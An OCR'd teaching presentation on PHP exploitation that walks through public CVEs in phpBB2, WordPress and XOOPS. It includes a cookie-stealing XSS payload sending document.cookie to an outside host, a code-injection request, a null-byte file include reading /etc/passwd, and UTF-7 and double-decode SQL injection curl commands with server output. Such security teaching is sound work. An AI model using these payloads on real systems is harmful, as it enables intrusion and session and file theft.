


WITHDK.com

PHP Code Analysis: Real World Examples

By David Kierznowski

Goal:

Understanding PHP Exploitation techniques in a PRACTICAL "Hands-On" way by reviewing recent "public" findings.

PHP Vulnerabilities (to name a few)

- SQL-I
- XSS
- File Includes
- PHP Code Injection
- File Uploads
- File Disclosure
- File Storage & Permissions
- Shell Command Execution
- Session Related
- & of course Register Globals

SQL-I

“

SQL Injection will be discussed later in the presentation (See Multibyte Slides).

”

Cross-Site Scripting


IN **/phpBB2**/privmsg.php:

```
    $to_username = (isset($HTTP_POST_VARS['username']) ) ?trim(htmlspecialchars
(stripslashes($HTTP_POST_VARS['username']))): '';

            $privmsg_subject = ( isset($HTTP_POST_VARS['subject']) ) ? trim
(htmlspecialchars(stripslashes($HTTP_POST_VARS['subject']))) : '';

            $privmsg_message = ( isset($HTTP_POST_VARS['message']) ) ?
trim($HTTP_POST_VARS['message']) : '';
```

REF: **CVE-2006-6421**

Cross-Site Scripting Exploit

--snip--
var message:String = "</textarea><script>document.location= 'http://site.com/cookie.php?c=' + document.cookie </script>";
getURL("http://victim.com/phpBB2/privmsg.php", "_self", "POST");
--snip--



File Manipulation Vulnerability

IN **/wordpress**/wp-includes/cache.php:

```
$cache_file = $this->cache_dir.$this->get_group_
($group)."/".
md5($id.DB_PASSWORD).'.php';
```

$cache_file = wp-includes/cache/users/{MD5}.php

$ ls -l

-rw-r--r-- **fe7e097b33ca267f1e2893e69a8931bd.php**

$ echo -n '1abc123' | md5sum

fe7e097b33ca267f1e2893e69a8931bd

REF: **CVE-2006-2667**

File Manipulation Exploit

Our Cache file before exploitation

```
<?php
//O:8:"stdClass":24:{s:2:"ID";s:1:"1";s:10:"user_login";s:5:"admin";s:9:"user_pa
ss";s:32:"e99a18c428cb38d5f260853678922e03";s:13:"user_nicename";s:5:"admin";s:1
0:"user_email";s:11:"dk@dk.local";s:8:"user_url";s:8:"http://a";s:15:"user_regis
tered";s:19:"2008-04-02 11:03:14";s:19:"user_activation_key";s:0:"";s:11:"user_s
tatus";s:1:"0";s:12:"display_name";s:5:"admin";s:13:"wp_user_level";s:2:"10";s:1
0:"user_level";s:2:"10";s:15:"wp_capabilities";a:1:{s:13:"administrator";b:1;}s:
10:"first_name";s:0:"";s:9:"last_name";s:0:"";s:8:"nickname";s:5:"admin";s:11:"d
escription";s:0:"";s:6:"jabber";s:0:"";s:3:"aim";s:0:"";s:3:"yim";s:0:"";s:12:"r
ich_editing";s:4:"true";s:14:"user_firstname";s:0:"";s:13:"user_lastname";s:0:""
;s:16:"user_description";s:0:"";}
```


File Manipulation Exploit

POST http://192.168.124.230/t/wordpress/wp-admin/profile-update.php HTTP/1.1

“


from=profile&checkuser_id=1&first_name=&last_name=&nickname=admin
&
display_name=**dk%0Aphpinfo();//&**[...]

”

```
<?php
//O:8:"stdClass":24:{s:2:"ID";s:1:"1";s:10:"user_login";s:5:"admin";s:9:"user_pa
ss";s:32:"e99a18c428cb38d5f260853678922e03";s:13:"user_nicename";s:5:"admin";s:1
0:"user_email";s:11:"dk@dk.local";s:8:"user_url";s:8:"http://a";s:15:"user_regis
tered";s:19:"2008-04-02 11:03:14";s:19:"user_activation_key";s:0:"";s:11:"user_s
tatus";s:1:"0";s:12:"display_name";s:18:"admin
phpinfo();//";s:13:"wp_user_level";s:2:"10";s:10:"user_level";s:2:"10";s:15:"wp_
capabilities";a:1:{s:13:"administrator";b:1;}s:10:"first_name";s:0:"";s:9:"last_
name";s:0:"";s:8:"nickname";s:5:"admin";s:11:"description";s:0:"";s:6:"jabber";s
:0:"";s:3:"aim";s:0:"";s:3:"yim";s:0:"";s:12:"rich_editing";s:4:"true";s:14:"use
r_firstname";s:0:"";s:13:"user_lastname";s:0:"";s:16:"user_description";s:0:"";}
```


File Manipulation Vulnerability

Exploited!



Local File Include Vulnerability

IN **xoops-2.0.14**/htdocs/install/install.php:


```
$language = 'english';
if ( !empty($_POST['lang']) ) {
    $language = $_POST['lang'];
...
if ( file_exists("./language/".$language."/install.php") )
{
    include_once "./language/".$language."/install.
php";
```

REF: **CVE-2008-0613**

Local File Include Exploit

```
POST http://192.168.1.4/t/xoops-2.0.14/htdocs/install/index.php HTTP/1.1
lang=../../../../../../../../../../etc/passwd%00&op=start&submit=Next
```

NOTE: This attack **will not work** if MAGIC QUOTES are enabled. MAGIC QUOTES escapes null characters to \0. *This feature is often forgotten about.*




NULL Bytes

The Poison NULL byte attack, first published by **Rain Forest Puppy in Phrack Issue 55, Article 7** can be used in a number of attacks in PHP.

Some PHP functions affected:

- ereg()
- include()
- include_once()
- require()
- require_once()
- fopen()
- file()
- file_get_contents()
- move_uploaded_file()



Multibyte Attacks

There are vulnerabilities to be found at all three tiers, Client, Web Server and Database.

WordPress Double Decode Vul

In **wordpress**/wp-includes/pluggable.php:

function check_ajax_referer() {

$cookie = explode('; ', **urldecode**(empty($_POST['cookie']) ? $_POST['cookie'] : $_POST['cookie'])); [..]

if (!wp_login($user, $pass, true)) [..]


if (!$user = $wpdb->get_row("SELECT * FROM $wpdb->users WHERE user_login = '**$user_login**'"))

This attack will bypass 'Magic Quotes' as the urldecode() function will change %25 to %. The left over '27' will be appended to the '%' sign to provide our attack vector.

REF: **waraxe-2007-SA#050**

WordPress Double Decode Expl

- Magic Quotes will prevent our '%27' injection point.
- %2527 will become %27 after passing through the urldecode().



WordPress Charset SQL Injection

In **wordpress**/wp-trackback.php:

$charset = $_POST['charset'];

if ($charset) [..]
if (function_exists('**mb_convert_encoding**')) { // For international trackbacks [..]

$blog_name = mb_convert_encoding($blog_name, "UTF-8", $charset)

$excerpt = mb_convert_encoding($excerpt, "UTF-8", $charset);

$blog_name = mb_convert_encoding($blog_name, "UTF-8", $charset);

[..]

mb_convert_encoding() converts character encoding of string str from from_encoding to to_encoding.

REF: **CVE-2007-0107**

WordPress Charset SQL Injection

Check if mbstring module is loaded

```
if (empty($title) && empty($tb_url) && empty($blog_name)) {
    wp_redirect(get_permalink($tb_id));
exit;
}
```

```
curl 'http://192.168.124.230/t/wordpress/wp-trackback.php?p=1' -d 'charset=UTF-7&title=%2bADA-' -v
```

charset=UTF-7&title=%2bADA-HTTP/1.1 302 Moved Temporarily

WordPress Charset SQL Injection

Exploit it! - We fingerprint with a Single Quote (+ACc-)

```
curl 'http://192.168.124.230/t/wordpress/wp-trackback.php?p=1'
'charset=UTF-7&title=None&excerpt=None&blog_name=%2bACc-&url=None' -v
```

```
> charset=UTF-7&title=None&excerpt=None&blog_name=%2bACc-&url=NoneHTTP/1.1 200 OK
< Date: Thu, 03 Apr 2008 11:02:23 GMT
< Server: Apache/2.0.55 (Ubuntu) PHP/4.4.2-1build1
< X-Powered-By: PHP/4.4.2-1build1
< X-Pingback: http://192.168.124.230/t/wordpress/xmlrpc.php
< Status: 200 OK
< Content-Length: 1871
< Content-Type: text/xml; charset=UTF-8
<div id='error'>
                        <p class='wpdberror'><strong>WordPress database error:</strong> [Yo
u have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near &#039;..&lt;/strong&gt;

None...&#039; LIMIT 1&#039; at line 1]<br />
                        <code>SELECT comment_ID FROM wp_comments WHERE comment_post_ID = &#
039;1&#039; AND ( comment_author = &#039;&#039;&#039; ) AND comment_content = &#039;&lt;str
ong&gt;None...&lt;/strong&gt;
```


Solutions: Discuss

References & Useful Links

- http://www.webappsecwiki.com/Poison_NULL_byte
- http://archives.neohapsis.com/archives/bugtraq/2007-01/0308.html
- http://retrogod.altervista.org/wordpress_202_xpl.html
- http://uk.php.net/pcre
- http://uk.php.net/mbstring
- http://uk.php.net/mb_convert_encoding
- http://uk.php.net/apache_request_headers
- http://uk.php.net/preg_match (/u switch for unicode support)
- http://www.waraxe.us/advisory-50.html
- http://www.hardened-php.net/advisory_022007.141.html